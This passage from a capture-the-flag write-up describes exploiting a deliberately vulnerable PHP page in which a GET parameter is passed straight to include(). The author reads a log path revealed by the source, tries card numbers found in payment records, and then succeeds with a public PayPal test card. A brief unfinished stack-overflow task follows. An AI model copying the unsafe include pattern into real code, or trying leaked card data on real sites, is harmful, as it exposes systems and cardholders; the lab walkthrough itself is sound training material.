
A screenshot of a terminal window. The URL is https://www.base64decode.org/. The content shows the decoded PHP source code:

```
<?php
if (isset($_GET['unicorn'])) {
    include($_GET['unicorn']);
}

<br>
<a href=".index.php?unicorn=unicorn2.jpeg">unicorn2</a>

<?php
//if (isset($_GET['unicorn'])) and //var/www/site/tmp/transfer.log
// /order
//[
//]
//>
```

I then looked at the `/var/www/site/tmp/transfer.log` that was revealed by the source code and found the following stride payment records:



I then went to the `/order` page and tried to order a unicorn with the card numbers from the stride payment records. But since none of them worked I started looking for example card numbers online and found a list from paypal test credit cards.

A screenshot of a web browser window showing a list of test credit card account numbers. The URL is "https://www.paypalobjects.com/".

Show


Test Credit Card Account Numbers

While testing, use only the credit card numbers listed here. Other numbers produce an error.
Expiration Date must be a valid date in the future (use the **mmyy** format).


Test Credit Card Account Numbers

Credit Card Type	Credit Card Number
American Express	378282246310005
American Express	371449635398431
American Express Corporate	378734493671000
Australian BankCard	5610591081018250

I then tried to order a unicorn with the card number 378282246310005...



...and got the flag.



7 Pwn

7.1 Secrethint (Unfinished) (120p)

Can you exploit the stack overflow?

nc julie.hackingarena.no 821

Solution:

Beginning this task was quite difficult since the binary could not be run on my computer as I was using and M1 Apple Silicon ARM processor. So I had to switch to a different computer to run the binary. While running the binary I didn't manage to get the program to return a segmentation fault, or any other error for that matter. But when providing a non-integer input I got the program to start what seemed like an infinite print loop.

this page is intentionally left blank